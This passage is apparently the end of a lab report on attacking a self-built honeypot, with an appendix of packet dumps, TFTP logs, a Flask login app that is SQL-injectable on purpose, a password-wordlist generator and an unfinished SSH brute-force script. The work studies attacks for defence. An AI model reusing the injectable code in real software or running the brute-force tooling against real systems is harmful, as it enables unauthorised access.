despite lower-layer functionality working as intended. This is a clear example of how DARPA's secondary goal of security continues to remain relevant in today's technical landscape [31] [32].

In contrast, the Internet Indirection Infrastructure (I3) offers a new approach to architecture that could directly mitigate threats like the brute-force SSH we implemented. I3 decouples senders and receivers using indirection points, enabling more flexible control over who can send traffic and under what conditions. By placing an indirection layer between clients and services like SSH, I3 could rate-limit, filter, or even cryptographically gate traffic before it reaches an endpoint. This helps reduce the burden of access control for individual services, such as SSH. By doing so, it introduces a network-level mechanism that complements endpoint mitigations, which help address modern security needs [33].

Through the lens of network architecture, our analysis reveals that even though each attack on the honeypot system may seem isolated to specific vulnerabilities, it exposes deeper systemic flaws in the design assumptions of both legacy and emerging internet models, such as DARPA, I3, and SDN. By mapping these attacks to the OSI model, we classified not only where the attacks occur but also how their impact ripples across systems and infrastructures far beyond the immediate target.

5. Conclusion

In conclusion, honeypots allow researchers and system administrators to collect information about system vulnerabilities and learn how attackers will target systems. Our honeypots focused on the network layer and the application layer from the OSI model through our simulated attacks, which included the SYN flood, three TFTP attacks, SQL injection attacks, and a brute-force login attack. SYN flood attacks exploit the TCP three-way handshake, where several open connections can degrade a system's performance. Some solutions include using SYN cookies, rate limiting, and packet filtering. We also found that TFTP was easy to exploit in a variety of ways, such as by placing malicious files, extracting files, and flooding a system. Instead of TFTP, it is recommended that SFTP be used, as it provides additional security features. During our SQL injection attacks, we saw how a simple web server could be taken advantage of to manipulate and retrieve information from the underlying database by modifying a query. This can be avoided by using correctly sanitized inputs in applications. Lastly, we used the brute-force attack to demonstrate how attackers can utilize scripts to guess commonly used passwords. While these attacks do not cover the large variety of attacks available today, this project provided us with the opportunity to explore common attacks, research mitigation strategies, and connect each attack to research from existing and future internet architectures. This project reinforces the importance of cybersecurity research and the need for proactive defence strategies.

References

[1] J. Fox, “Top Cybersecurity Statistics for 2025,” *Cobalt.io*, Dec. 23, 2024. https://www.cobalt.io/blog/top-cybersecurity-statistics-2025

[2] “What is a honeypot in cybersecurity?,” CrowdStrike, https://www.crowdstrike.com/en-us/cybersecurity-101/exposure-management/honeypots

[3] Nova Scotia Public Report, “The Cyber Security Attack on Nova Scotia’s MOVEit System Public Report,” 2024. Available: https://novascotia.ca/privacy-breach/docs/cyber-security-attack-moveit-public-report.pdf

[4] “Information Security Concepts,” *Danielmiessler.com*, 2025. https://danielmiessler.com/blog/infosecconcepts.

[5] “Honeypots: A Security Manager’s Guide to Honeypots,” *Archive.org*, 2016. https://web.archive.org/web/20170316110416/https://www.sans.edu/cyber-research/security-laboratory/article/honeypots-guide

[6] “Ubuntu 22.04.2 LTS (Jammy Jellyfish),” *releases.ubuntu.com*. https://releases.ubuntu.com/jammy/

[7] “How to set up a network bridge for virtual machine communication,” *Redhat.com*, 2022. https://www.redhat.com/en/blog/setup-network-bridge-VM.

[8] “Technical overviews · Tailscale Docs,” *Tailscale*, 2025. https://tailscale.com/kb/1376/tech-overviews

[9] “telekom-security/tpotce,” *GitHub*, Dec. 10, 2020. https://github.com/telekom-security/tpotce

[10] “SYN flood DDoS attack” | Cloudflare, https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack

[11] “SYN flood attack,” *IONOS Digital Guide*, Jan. 31, 2023. https://www.ionos.ca/digitalguide/server/security/syn-flood/

[12] D. Yuan and J. Zhong, “A lab implementation of SYN flood attack and defense,” Oct. 2008, doi: https://doi.org/10.1145/1414558.1414575

[13] Jason Gerend, “TFTP,” learn.microsoft.com. https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/tftp

[14] “TFTP - Wireshark Wiki,” Wireshark.org, 2020. https://wiki.wireshark.org/TFTP

[15] “IBM i 7.4,” Ibm.com, Apr. 11, 2023. https://www.ibm.com/docs/en/i/7.4?topic=server-securing-tftp

[16] A. Singh, B. Singh, and H. Joseph, “Vulnerability Analysis for FTP and TFTP,” Advances in Information Security, pp. 71–77, doi: https://doi.org/10.1007/978-0-387-74390-5_3

[17] “TFTP vs. SFTP: The Key Differences,” www.goanywhere.com, Aug. 28, 2020. https://www.goanywhere.com/blog/tftp-vs-sftp-the-key-differences

[18] N. N. Mohamed, Y. Mohd Yussoff, M. A. Mat Isa, and H. Hashim, “Extending hybrid approach to secure Trivial File Transfer Protocol in M2M communication: a comparative analysis,” Telecommunication Systems, vol. 70, no. 4, pp. 511–523, Oct. 2018, doi: https://doi.org/10.1007/s11235-018-0522-5

[19] A. A. Mughal, “Cyber Attacks on OSI Layers: Understanding the Threat Landscape”, JHASR, vol. 3, no. 1, pp. 1–18, Jan. 2020.

[20] N. N. Mohamed, H. Hashim, Yusnani Mohd Yussoff, and A. M. Isa, “Securing TFTP packet: A preliminary study,” Control and System Graduate Research Colloquium (ICSGRC), 2013 IEEE 4th, pp. 158–161, Aug. 2013, doi: https://doi.org/10.1109/ICSGRC.2013.6653295.

[21] OWASP, “OWASP Top Ten,” owasp.org, Sep. 2024. https://owasp.org/www-project-top-ten/

[22] M. Alsalamah, H. Alwabli, H. Alqwifli, and D. Ibrahim, “A Review Study on SQL Injection Attacks, Prevention, and Detection,” The ISC International Journal of Information Security, vol. 13, no. 3, pp. 1–9, 2021, doi: https://doi.org/10.22042/ISECURE.2021.0.0.0.

[23] S. Mukherjee, P. Sen, S. Bora, and C. Pradhan, “SQL Injection: A sample review,” *IEEE Xplore*, Jul. 01, 2015. https://ieeexplore.ieee.org/document/7395166

[24] C. Kime, “How to prevent SQL injection attacks,” eSecurityPlanet, May 16, 2023. https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/

[25] S. Senthilkumar, K. Teja “Preventing SQL Injection Attack Using Pattern Matching, Parse Tree Validation and Cryptography Algorithms,” Journal of Environmental Science, Computer Science and Engineering & Technology, vol. 6, no. 4, 2017, doi: https://doi.org/10.24214/jecet.b.6.4.24653.

[26] J. Owens and J. Matthews, "A Study of Passwords and Methods Used in Brute-Force SSH Attacks," in Proceedings of the 1st USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET'08), San Francisco, CA, USA, Apr. 2008.

[27] A. Subhan, Y. N. Kunang, and I. Z. Yadi, "Analyzing the Attack Pattern of Brute Force Attack on SSH Port," in Proc. 2023 Int. Conf. on Information Technology and Computing (ICITCOM), Palembang, Indonesia, Dec. 2023, pp. 67–71.

[28] A. Montazerolghaem, “Software-defined load-balanced data center: design, implementation and performance analysis,” Cluster Computing, Jul. 2020, doi: https://doi.org/10.1007/s10586-020-03134-x.

[29] L. Zhang et al., “Named data networking,” ACM SIGCOMM Computer Communication Review, vol. 44, no. 3, pp. 66–73, Jul. 2014, doi: https://doi.org/10.1145/2656877.2656887.

[30] J. Saltzer, D. Reed, and D. Clark, "End-to-end Arguments in System Design". ACM Transactions on Computer Systems, Vol. 2, No. 4, 1984, pp. 195-206.

[31] D. Clark, "The Design Philosophy of the DARPA Internet Protocols". In Proceedings of ACM SIGCOMM '88, 106-114, Palo Alto, CA, Sept 1988.

[32] S. Shenker, "Fundamental Design Issues for the Future Internet". IEEE Journal on Selected Areas in Communications, Vol. 13, No. 7, September 1995, p p. 1176-1188. [Best than the Best Effort Internet, BBE]

[33] I. Stoica, D. Adkins, S. Zhuang, S. Shenker, S. Surana, "Internet indirection infrastructure," IEEE/ACM Trans. Networking, Vol. 12, No. 2, pp. 205- 218. [I3]

Appendix





Figure 1: T-Pot Architecture [9]

```
07:09:53.497702 IP (tos 0x0, ttl 63, id 39468, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60293 > 100.104.230.52.80: Flags [S], cksum 0xab28 (correct), seq 899129940:899130060, win 64, length 120: HTTP
07:09:53.497711 IP (tos 0x0, ttl 63, id 23701, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60292 > 100.104.230.52.80: Flags [S], cksum 0x5ca6 (correct), seq 1110278401:1110278521, win 64, length 120: HTTP
07:09:53.497761 IP (tos 0x0, ttl 63, id 6199, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60295 > 100.104.230.52.80: Flags [S], cksum 0xa042 (correct), seq 174704197:174704317, win 64, length 120: HTTP
07:09:53.497772 IP (tos 0x0, ttl 63, id 23379, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60338 > 100.104.230.52.80: Flags [S], cksum 0xe370 (correct), seq 348043508:348043628, win 64, length 120: HTTP
07:09:53.497795 IP (tos 0x0, ttl 63, id 58910, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60354 > 100.104.230.52.80: Flags [S], cksum 0x48fe (correct), seq 1585704110:1585704230, win 64, length 120: HTTP
07:09:53.497814 IP (tos 0x0, ttl 63, id 32601, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60299 > 100.104.230.52.80: Flags [S], cksum 0x4bd5 (correct), seq 1744081160:1744081280, win 64, length 120: HTTP
07:09:53.497829 IP (tos 0x0, ttl 63, id 29786, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60332 > 100.104.230.52.80: Flags [S], cksum 0xfebd (correct), seq 1826785689:1826785809, win 64, length 120: HTTP
07:09:53.497844 IP (tos 0x0, ttl 63, id 11370, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60272 > 100.104.230.52.80: Flags [S], cksum 0x9db8 (correct), seq 2057185563:2057185683, win 64, length 120: HTTP
07:09:53.497853 IP (tos 0x0, ttl 63, id 2053, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60319 > 100.104.230.52.80: Flags [S], cksum 0x83e0 (correct), seq 357904144:357904264, win 64, length 120: HTTP
07:09:53.497862 IP (tos 0x0, ttl 63, id 2685, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60321 > 100.104.230.52.80: Flags [S], cksum 0x311b (correct), seq 43317664:43317784, win 64, length 120: HTTP
07:09:53.497870 IP (tos 0x0, ttl 63, id 49454, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60300 > 100.104.230.52.80: Flags [S], cksum 0xd143 (correct), seq 1213122182:1213122302, win 64, length 120: HTTP
07:09:53.497880 IP (tos 0x0, ttl 63, id 16151, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60334 > 100.104.230.52.80: Flags [S], cksum 0xcc72 (correct), seq 92451544:92451664, win 64, length 120: HTTP
07:09:53.497887 IP (tos 0x0, ttl 63, id 52753, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60342 > 100.104.230.52.80: Flags [S], cksum 0xa817 (correct), seq 879982593:879982713, win 64, length 120: HTTP
07:09:53.497914 IP (tos 0x0, ttl 63, id 53185, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60302 > 100.104.230.52.80: Flags [S], cksum 0xe27b (correct), seq 944353746:944353866, win 64, length 120: HTTP
07:09:53.497924 IP (tos 0x0, ttl 63, id 17805, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60308 > 100.104.230.52.80: Flags [S], cksum 0x7f90 (correct), seq 2147187128:2147187248, win 64, length 120: HTTP
07:09:53.497934 IP (tos 0x0, ttl 63, id 37504, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60310 > 100.104.230.52.80: Flags [S], cksum 0xb143 (correct), seq 1640775375:1640775495, win 64, length 120: HTTP
07:09:53.497941 IP (tos 0x0, ttl 63, id 52178, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60329 > 100.104.230.52.80: Flags [S], cksum 0xe29c (correct), seq 348093996:348094116, win 64, length 120: HTTP
07:09:53.497950 IP (tos 0x0, ttl 63, id 42783, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60333 > 100.104.230.52.80: Flags [S], cksum 0x9af9 (correct), seq 1996324915:1996325035, win 64, length 120: HTTP
07:09:53.497958 IP (tos 0x0, ttl 63, id 9715, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60337 > 100.104.230.52.80: Flags [S], cksum 0x8646 (correct), seq 1410706266:1410706386, win 64, length 120: HTTP
07:09:53.497968 IP (tos 0x0, ttl 63, id 62127, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60271 > 100.104.230.52.80: Flags [S], cksum 0x5a21 (correct), seq 1387813928:1387814048, win 64, length 120: HTTP
07:09:53.497987 IP (tos 0x0, ttl 63, id 58611, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60273 > 100.104.230.52.80: Flags [S], cksum 0xc5d1 (correct), seq 113830558:113830678, win 64, length 120: HTTP
07:09:53.498009 IP (tos 0x0, ttl 63, id 58793, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60314 > 100.104.230.52.80: Flags [S], cksum 0x9b26 (correct), seq 477845945:477846065, win 64, length 120: HTTP
07:09:53.498016 IP (tos 0x0, ttl 63, id 13417, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60316 > 100.104.230.52.80: Flags [S], cksum 0x2294 (correct), seq 411044627:411044747, win 64, length 120: HTTP
07:09:53.498025 IP (tos 0x0, ttl 63, id 13983, offset 0, flags [none], proto TCP (6), length 160)
    100.119.42.39.60426 > 100.104.230.52.80: Flags [S], cksum 0xa23b (correct), seq 1081651928:1081652048, win 64, length 120: HTTP
07:09:53.498036 IP (tos 0x0, ttl 63, id 26695, offset 0, flags [none], proto TCP (6), length 160)
```

Figure 2: SYN Attack TCP Dump



```
honey@dionea:~$ ss -ant
State      Recv-Q Send-Q                Local Address:Port     Peer Address:Port  Process
LISTEN     0      128                         0.0.0.0:64295         0.0.0.0:*
LISTEN     0      4096                  100.104.230.52:58197         0.0.0.0:*
ESTAB      0      0                     100.104.230.52:64295   100.85.222.28:50058
ESTAB      0      0                     172.16.219.132:38254  54.161.152.147:443
SYN-SENT   0      1                     172.16.219.132:44094   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44162   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44068   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44126   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44032   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44016   140.82.112.33:443
ESTAB      0      0                     172.16.219.132:52532  18.199.123.246:443
SYN-SENT   0      1                     172.16.219.132:44006   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44074   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44120   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44028   140.82.112.33:443
TIME-WAIT  0      0                     172.16.219.132:52146   140.82.113.34:443
ESTAB      0      0                     100.104.230.52:64295   100.85.222.28:64257
SYN-SENT   0      1                     172.16.219.132:44146   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44106   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44132   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44110   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44042   140.82.112.33:443
TIME-WAIT  0      0                     172.16.219.132:36010   140.82.112.34:443
SYN-SENT   0      1                     172.16.219.132:44080   140.82.112.33:443
SYN-SENT   0      1                     172.16.219.132:44096   140.82.112.33:443
ESTAB      0      0                     100.104.230.52:64295   100.116.21.45:64544
ESTAB      0      0                     172.16.219.132:59386   140.82.113.33:443
ESTAB      0      0                     172.16.219.132:59334   140.82.113.33:443
SYN-SENT   0      1                     172.16.219.132:44066   140.82.112.33:443
ESTAB      0      0                     100.104.230.52:64295   100.85.222.28:55234
SYN-SENT   0      1                     172.16.219.132:44050   140.82.112.33:443
ESTAB      0      0                     172.16.219.132:41212  192.73.240.132:443
SYN-SENT   0      1                     172.16.219.132:44150   140.82.112.33:443
LISTEN     0      4096   [fd7a:115c:a1e0::5001:e637]:49728           [::]:*
LISTEN     0      128                         [::]:64295            [::]:*
```

Figure 3: Socket Statistics during the SYN attack

```
# /etc/default/tftpd-hpa

TFTP_USERNAME="tftp"
TFTP_DIRECTORY="/srv/tftp"
TFTP_ADDRESS=":69"
TFTP_OPTIONS="--secure"
~
~
```

Figure 4: TFTP Server Default Configuration

```
# /etc/default/tftpd-hpa

TFTP_USERNAME="tftp"
TFTP_DIRECTORY="/srv/tftp"
TFTP_ADDRESS=":69"
TFTP_OPTIONS="--secure --create --verbose"
~
```

Figure 5: Our TFTP Server Configuration




Figure 6: Capture of the Log File Showing the Server Flooded With “get” Requests

```
2025-03-04T23:05:06.025888+00:00 dionea in.tftpd[137333]: RRQ from 100.116.21.45 filename non_existing_file_406
2025-03-04T23:05:06.060596+00:00 dionea in.tftpd[137334]: RRQ from 100.116.21.45 filename non_existing_file_407
2025-03-04T23:05:06.086018+00:00 dionea in.tftpd[137335]: RRQ from 100.116.21.45 filename non_existing_file_408
2025-03-04T23:05:06.116430+00:00 dionea in.tftpd[137336]: RRQ from 100.116.21.45 filename non_existing_file_409
2025-03-04T23:05:06.143514+00:00 dionea in.tftpd[137337]: RRQ from 100.116.21.45 filename non_existing_file_410
2025-03-04T23:05:06.178556+00:00 dionea in.tftpd[137338]: RRQ from 100.116.21.45 filename non_existing_file_411
2025-03-04T23:05:06.299931+00:00 dionea in.tftpd[137339]: RRQ from 100.116.21.45 filename non_existing_file_412
2025-03-04T23:05:06.344199+00:00 dionea in.tftpd[137340]: RRQ from 100.116.21.45 filename non_existing_file_413
2025-03-04T23:05:06.387206+00:00 dionea in.tftpd[137341]: RRQ from 100.116.21.45 filename non_existing_file_414
2025-03-04T23:05:06.499517+00:00 dionea in.tftpd[137342]: RRQ from 100.116.21.45 filename non_existing_file_415
2025-03-04T23:05:06.532927+00:00 dionea in.tftpd[137345]: RRQ from 100.116.21.45 filename non_existing_file_416
2025-03-04T23:05:06.559236+00:00 dionea in.tftpd[137348]: RRQ from 100.116.21.45 filename non_existing_file_417
2025-03-04T23:05:06.612614+00:00 dionea in.tftpd[137349]: RRQ from 100.116.21.45 filename non_existing_file_418
2025-03-04T23:05:06.656660+00:00 dionea in.tftpd[137350]: RRQ from 100.116.21.45 filename non_existing_file_419
2025-03-04T23:05:06.692145+00:00 dionea in.tftpd[137351]: RRQ from 100.116.21.45 filename non_existing_file_420
2025-03-04T23:05:06.725588+00:00 dionea in.tftpd[137352]: RRQ from 100.116.21.45 filename non_existing_file_421
2025-03-04T23:05:06.857644+00:00 dionea in.tftpd[137360]: RRQ from 100.116.21.45 filename non_existing_file_422
2025-03-04T23:05:06.890469+00:00 dionea in.tftpd[137383]: RRQ from 100.116.21.45 filename non_existing_file_423
2025-03-04T23:05:07.016179+00:00 dionea in.tftpd[137420]: RRQ from 100.116.21.45 filename non_existing_file_424
2025-03-04T23:05:07.063389+00:00 dionea in.tftpd[137421]: RRQ from 100.116.21.45 filename non_existing_file_425
2025-03-04T23:05:07.095447+00:00 dionea in.tftpd[137422]: RRQ from 100.116.21.45 filename non_existing_file_426
2025-03-04T23:05:07.126659+00:00 dionea in.tftpd[137427]: RRQ from 100.116.21.45 filename non_existing_file_427
2025-03-04T23:05:07.167815+00:00 dionea in.tftpd[137428]: RRQ from 100.116.21.45 filename non_existing_file_428
2025-03-04T23:05:07.188765+00:00 dionea in.tftpd[137429]: WRQ from 100.119.42.39 filename malicious.sh
2025-03-04T23:05:07.209179+00:00 dionea in.tftpd[137430]: RRQ from 100.116.21.45 filename non_existing_file_429
2025-03-04T23:05:07.235570+00:00 dionea in.tftpd[137431]: RRQ from 100.116.21.45 filename non_existing_file_430
2025-03-04T23:05:07.359567+00:00 dionea in.tftpd[137432]: RRQ from 100.116.21.45 filename non_existing_file_431
2025-03-04T23:05:07.396485+00:00 dionea in.tftpd[137433]: RRQ from 100.116.21.45 filename non_existing_file_432
2025-03-04T23:05:07.435638+00:00 dionea in.tftpd[137434]: RRQ from 100.116.21.45 filename non_existing_file_433
2025-03-04T23:05:07.546134+00:00 dionea in.tftpd[137435]: RRQ from 100.116.21.45 filename non_existing_file_434
2025-03-04T23:05:07.583511+00:00 dionea in.tftpd[137436]: RRQ from 100.116.21.45 filename non_existing_file_435
2025-03-04T23:05:07.618804+00:00 dionea in.tftpd[137437]: RRQ from 100.116.21.45 filename non_existing_file_436
2025-03-04T23:05:07.646839+00:00 dionea in.tftpd[137438]: RRQ from 100.116.21.45 filename non_existing_file_437
2025-03-04T23:05:07.676127+00:00 dionea in.tftpd[137439]: RRQ from 100.116.21.45 filename non_existing_file_438
2025-03-04T23:05:07.708625+00:00 dionea in.tftpd[137440]: RRQ from 100.116.21.45 filename non_existing_file_439
2025-03-04T23:05:07.757872+00:00 dionea in.tftpd[137445]: RRQ from 100.116.21.45 filename non_existing_file_440
2025-03-04T23:05:07.889505+00:00 dionea in.tftpd[137446]: RRQ from 100.116.21.45 filename non_existing_file_441
2025-03-04T23:05:08.072425+00:00 dionea in.tftpd[137447]: RRQ from 100.116.21.45 filename non_existing_file_442
2025-03-04T23:05:08.172680+00:00 dionea in.tftpd[137448]: RRQ from 100.116.21.45 filename non_existing_file_443
2025-03-04T23:05:08.262259+00:00 dionea in.tftpd[137449]: RRQ from 100.116.21.45 filename non_existing_file_444
2025-03-04T23:05:08.400236+00:00 dionea in.tftpd[137450]: RRQ from 100.116.21.45 filename non_existing_file_445
```


Figure 7: Log File Showing the Malicious Upload

```
mysql> select * from students where username ='kelly.moore935'
    -> ;
+----+----------------+------------+------------+-----------+-------+-----------------+-------+
| id | username       | password   | first_name | last_name | major | course          | grade |
+----+----------------+------------+------------+-----------+-------+-----------------+-------+
|  1 | kelly.moore935 | IY!Tb8DrUG | Kelly      | Moore     | Law   | Data Structures |    98 |
+----+----------------+------------+------------+-----------+-------+-----------------+-------+
1 row in set (0.01 sec)
```

Figure 8: Example Database Entry

```
from flask import Flask, request
import mysql.connector

app = Flask(__name__)

# Connect to the database
db = mysql.connector.connect(
    host="localhost",
    user="attacker",
    password="password123",
    database="vulnerable_db"
)

@app.route('/login', methods=['GET'])
def login():
    username = request.args.get('username')
    password = request.args.get('password')

    cursor = db.cursor()

    query = f"SELECT * FROM students  WHERE username='{username}' AND password='{password}'"
    print(f"Executing query: {query}")  # Debugging output

    cursor.execute(query)
    result = cursor.fetchall()

    if result:
        i = 0
        print_string = ""
        for row in result:
            if i < 10:
                print_string+=str(row)
                print_string+="\n"
                i += 1

        return "Login Successful!\n" + print_string
    else:
        return "Invalid Credentials"

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5001, debug=True)
```

Figure 9: Flask Application Code



Login Successful! (1, 'kelly.moore935', 'IY!Tb8DrUG', 'Kelly', 'Moore', 'Law', 'Data Structures', 98.0)

Figure 10: Successful Login Attempt




Figure 11: Failed Login Attempt




Figure 12: Tautology Attack




Figure 13: Union Attack

```python
base_passwords = [
    "123456", "password", "admin", "letmein", "qwerty", "passw0rd", "welcome",
    "shadow", "root", "trustno1", "test", "postgres", "admin@123"
]

cowrie_allowed_password = "somepassword"
if cowrie_allowed_password not in base_passwords:
    base_passwords.append(cowrie_allowed_password)

custom_passwords = []
symbols = ["!", "@", "#", "123"]
years = ["2023", "2024", "2025"]

for pwd in base_passwords:
    for y in years:
        custom_passwords.append(f"{pwd}{y}")
    for s in symbols:
        custom_passwords.append(f"{pwd}{s}")

final_passwords = list(set(base_passwords + custom_passwords))

with open("wordlist.txt", "w") as f:
    for pwd in final_passwords:
        f.write(pwd + "\n")

print(f"[+] Wordlist generated: {len(final_passwords)} passwords")
```

Figure 14: create_wordlist.py

```python
import pexpect

#honeypot ip
host = "100.104.230.52"
port = "2222"
username = "root"

with open("wordlist.txt", "r") as f:
    passwords = [line.strip() for line in f]

for password in passwords:
    print(f"Trying: {username}:{password}")

